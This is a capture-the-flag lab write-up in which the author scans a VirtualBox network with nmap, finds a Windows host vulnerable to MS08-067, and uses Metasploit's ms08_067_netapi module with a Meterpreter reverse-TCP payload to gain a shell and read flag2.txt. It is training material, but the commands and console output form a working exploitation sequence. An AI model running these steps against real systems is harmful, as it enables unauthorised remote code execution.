CTF 1-Report


At first I scanned the network using the network address and scanning all the hosts in it, I found the IP address of the victim machine.

For example if the network address is 192.168.1.1 then run the commnd

➔ nmap 192.168.1.0/24

After that I ran an intensive scan on the victim's IP

➔ nmap -sC -T4 --script vuln <IP>




```
#nmap -sC --script vuln 192.168.1.41 -T4
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-07 05:01 PKT
Nmap scan report for 192.168.1.41
Host is up (0.092s latency).
Not shown: 984 closed tcp ports (reset)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
|_ssl-ccs-injection: No reply from server (TIMEOUT)
1025/tcp open  NFS-or-IIS
1027/tcp open  IIS
1039/tcp open  sbl
1042/tcp open  afrog
1048/tcp open  neod2
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
|_ssl-ccs-injection: No reply from server (TIMEOUT)
MAC Address: 08:00:27:4F:CC:9D (Oracle VirtualBox virtual NIC)

Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
```

After running the script I found many ports open. Also I found that which port is vulnerable to what exploit.

As we can see that the smb is vulnerable to exploit known as "smb-vuln-ms08-067"

Then I opened the msfconsole for the further exploitation of that port.

➔ msfconsole




```
       90909090.90909090.09090900
       ..........................
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       ccccccccc.................
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       .................ccccccccc
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       ..........................
       ffffffffffffffffffffffffff
       ffffffff..................
       ffffffffffffffffffffffffff
       ffffffff..................
       ffffffff..................
       ffffffff..................


Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing


       =[ metasploit v6.1.34-dev                          ]
+ -- --=[ 2209 exploits - 1171 auxiliary - 395 post       ]
+ -- --=[ 615 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use sessions -1 to interact with the
last opened session

msf6 > search ms 08-067

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
```

After opening the msfconsole I searched for the exploit

➔ search ms 08-067

now I can see my search matched one exploit. I will use this exploit.



Applications Places System
Parrot Terminal
File Edit View Search Terminal Help
Menu CTF2 [Oracle VM VirtualBox ... [M5T2_2 [Running] - Or... WhatsApp — Mozilla Fi... Parrot Terminal *report.txt (~/Desktop/... Parrot Terminal

```
msf6 > search ms 08-067

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use exploit/windows/smb/ms08_067_netapi  2008-10-28
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.52     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf6 exploit(windows/smb/ms08_067_netapi) > set rhost 192.168.1.41
rhost => 192.168.1.41
msf6 exploit(windows/smb/ms08_067_netapi) >
```

➔ use exploit/windows/smb/ms08_067_netapi 2008-10-28

This exploit will help us get the reverse shell from our victim machine.


First we have to setup some things, For that we will see the available options.

➔ show options

we need to set the rhost , the IP of the victim machine.

➔ set rhost <IP>
➔ run

now we will get a reverse shell.



```
100777/rwxrwxrwx  33792    fil   2006-04-14 17:00:00 +0500  wupdmgr.exe
100666/rw-rw-rw-  34816    fil   2006-04-14 17:00:00 +0500  wups.dll
100666/rw-rw-rw-  7680     fil   2006-04-14 17:00:00 +0500  wups2.dll
100666/rw-rw-rw-  126464   fil   2006-04-14 17:00:00 +0500  wuweb.dll
100666/rw-rw-rw-  390144   fil   2006-04-14 17:00:00 +0500  wzcdlg.dll
100666/rw-rw-rw-  41984    fil   2006-04-14 17:00:00 +0500  wzcsapi.dll
100666/rw-rw-rw-  375296   fil   2006-04-14 17:00:00 +0500  wzcsvc.dll
100666/rw-rw-rw-  92160    fil   2006-04-14 17:00:00 +0500  xactsrv.dll
100777/rwxrwxrwx  30720    fil   2006-04-14 17:00:00 +0500  xcopy.exe
100666/rw-rw-rw-  177272   fil   2006-04-14 17:00:00 +0500  xenroll.dll
100666/rw-rw-rw-  131584   fil   2006-04-14 17:00:00 +0500  xmlprov.dll
100666/rw-rw-rw-  51712    fil   2006-04-14 17:00:00 +0500  xmlprovi.dll
100666/rw-rw-rw-  10752    fil   2006-04-14 17:00:00 +0500  xolehlp.dll
100666/rw-rw-rw-  481792   fil   2006-04-14 17:00:00 +0500  xpob2res.dll
100666/rw-rw-rw-  2966528  fil   2006-04-14 17:00:00 +0500  xpsp2res.dll
100666/rw-rw-rw-  343552   fil   2006-04-14 17:00:00 +0500  zipfldr.dll

meterpreter > pwd
C:\WINDOWS\system32
meterpreter > cd ..
meterpreter > cd ..
meterpreter > ls
Listing: C:\
============

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100777/rwxrwxrwx  0       fil   2016-02-02 13:43:37 +0500  AUTOEXEC.BAT
040555/r-xr-xr-x  0       dir   2016-02-02 18:23:43 +0500  Archivos de programa
100666/rw-rw-rw-  0       fil   2016-02-02 13:43:37 +0500  CONFIG.SYS
040777/rwxrwxrwx  0       dir   2016-02-02 18:22:59 +0500  Documents and Settings
100444/r--r--r--  0       fil   2016-02-02 13:43:37 +0500  IO.SYS
100444/r--r--r--  0       fil   2016-02-02 13:43:37 +0500  MSDOS.SYS
100555/r-xr-xr-x  47772   fil   2006-04-14 17:00:00 +0500  NTDETECT.COM
040777/rwxrwxrwx  0       dir   2016-02-02 13:45:12 +0500  System Volume Information
040777/rwxrwxrwx  0       dir   2016-02-02 19:18:51 +0500  WINDOWS
100666/rw-rw-rw-  208     fil   2016-02-02 13:41:20 +0500  boot.ini
100444/r--r--r--  4952    fil   2006-04-14 17:00:00 +0500  bootfont.bin
100666/rw-rw-rw-  9       fil   2018-02-03 18:29:10 +0500  flag2.txt
100444/r--r--r--  296672  fil   2006-04-14 17:00:00 +0500  ntldr
000000/---------  0       fif   1970-01-01 05:00:00 +0500  pagefile.sys
040777/rwxrwxrwx  0       dir   2016-02-02 13:43:46 +0500  wmpub

meterpreter > 
```

And on the C:\ we can see that there is the flag2.txt.

"batman"